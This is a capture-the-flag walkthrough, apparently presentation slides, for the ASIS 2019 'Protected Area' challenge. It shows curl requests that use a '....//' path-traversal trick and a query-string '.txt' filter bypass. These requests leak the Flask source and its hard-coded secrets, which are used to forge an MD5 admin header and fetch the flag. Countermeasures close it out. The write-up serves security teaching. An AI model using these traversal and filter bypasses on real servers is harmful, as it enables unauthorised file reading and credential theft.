berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=....//public.txt"
500berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=....//data/public.txt"
500berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=....//file/public.txt"
500berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=....//files/public.txt"
I have to go GYM
I should fix my site bugsberni@berni-Aspire:~$ 
```

- So now we can go up in the file system
- But still the problem with .txt


Trying to surpass .txt filter



```
berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=public.py"
securityberni@berni-Aspire:~$
berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=public.py.txt"
500berni@berni-Aspire:
berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=public.py.txt.txt"
securityberni@berni-Aspire:~$
```



Trying to surpass .txt filter




```
berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=public.py&file=public.txt"
500berni@berni-Aspire:
berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=public.py&test=public.txt"
500berni@berni-Aspire:~$ 
```


- Check for „.txt“ looks at the whole query not the parameter file

Is it a flask server?

- Yes it is




```
berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=....//app.py&test=public.txt"
from flask import Flask

def create_app():
    """Construct the core application."""
    app = Flask(__name__, instance_relative_config=False)

    with app.app_context():
        # Imports
        from . import api

        return appberni@berni-Aspire:~$
```




```
from flask import Flask

def create_app():
    """Construct the core application."""
    app = Flask(__name__, instance_relative_config=False)

    with app.app_context():
        # Imports
        from . import api

        return app
```

api.py




```
berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=....//api.py&test=public.txt"
```




```python
from flask import current_app as app
from flask import request, render_template, send_file
from .functions import *
from config import *
import os

@app.route('/check_perm/readable/', methods=['GET'])
def app_check_file() -> str:
    try:
        file = request.args.get("file")

        file_path = os.path.normpath('application/files/{}'.format(file))
        with open(file_path, 'r') as f:
            return str(f.readable())
    except:
        return '0'

@app.route('/read_file/', methods=['GET'])
def app_read_file() -> str:

    file = request.args.get("file").replace('../', '')
    qs = request.query_string.decode('UTF-8')

    if qs.find('.txt') != (len(qs) - 4):
        return 'security'

    try:
        return send_file('files/{}'.format(file))
    except Exception as e:
        return "500"
```

api.py




```python
@app.route('/protected_area_0098', methods=['GET'])
@check_login
def app_protected_area() -> str:
    return Config.FLAG

@app.route('/', methods=['GET'])
def app_index() -> str:
    return render_template('index.html')

@app.errorhandler(404)
def not_found_error(error) -> str:
    return "Error 404"
```

functions.py




```
berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=....//functions.py&test=public.txt"
```




```python
from flask import request, abort
from functools import wraps
import traceback, os, hashlib
from config import *

def check_login(f):
    """
    Wraps routing functions that require a user to be logged in
    """
    @wraps(f)
    def wrapper(*args, **kwds):
        try:
            ah = request.headers.get('ah')

            if ah == hashlib.md5((Config.ADMIN_PASS + Config.SECRET).encode("utf-8")).hexdigest():
                return f(*args, **kwds)
            else:
                return abort(403)

        except:
            return abort(403)

    return wrapper
```

config.py




```
berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=....//config.py&test=public.txt"
500berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=....//....//config.py&test=public.txt"
```




```
import os

class Config:
    """Set Flask configuration vars from .env file."""

    # general config
    FLAG       = os.environ.get('FLAG')
    SECRET     = "s3cr3t"
    ADMIN_PASS = "b5ec168843f71c6f6c30808c78b9f55d"
```

Calc hash



```
berni@berni-Aspire:~$ python3
Python 3.8.0 (default, Oct 17 2019, 21:26:56)
[GCC 7.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> SECRET = "s3cr3t"
>>> ADMIN_PASS = "b5ec168843f71c6f6c30808c78b9f55d"
>>> hashlib.md5((ADMIN_PASS + SECRET).encode("utf-8")).hexdigest()
'cbd54a3499ba0f4b221218af1958e281'
>>>
```

Retrieve flag



```
berni@berni-Aspire:~$ curl http://66.172.33.148:8008/protected_area_0098 -H "ah: cbd54a3499ba0f4b221218af1958e281"
 -v
*   Trying 66.172.33.148...
* TCP_NODELAY set
* Connected to 66.172.33.148 (66.172.33.148) port 8008 (#0)
> GET /protected_area_0098 HTTP/1.1
> Host: 66.172.33.148:8008
> User-Agent: curl/7.58.0
> Accept: */*
> ah: cbd54a3499ba0f4b221218af1958e281
>
< HTTP/1.1 200 OK
< Server: nginx/1.15.8
< Date: Tue, 19 Nov 2019 19:32:52 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 38
<
* Connection #0 to host 66.172.33.148 left intact
ASIS{f70a0203d638a0c90a490ad46a94e394}berni@berni-Aspire:~$
berni@berni-Aspire:~$ 
```

Countermeasure

- Can happen, when a file gets accessed
- Recursive removal of “../”
- Check the parameters not the whole query string
- Configure the server so only access to certain files is allowed

References

- https://medium.com/bugbountywriteup/asis-ctf-protected-area-1-2-walkthrough-5e6db7869658
accessed on 24/12/2019
- https://github.com/p4-team/ctf/tree/master/2019-11-16-asis-finals/protected_area1
accessed on 24/12/2019

Thanks for your attention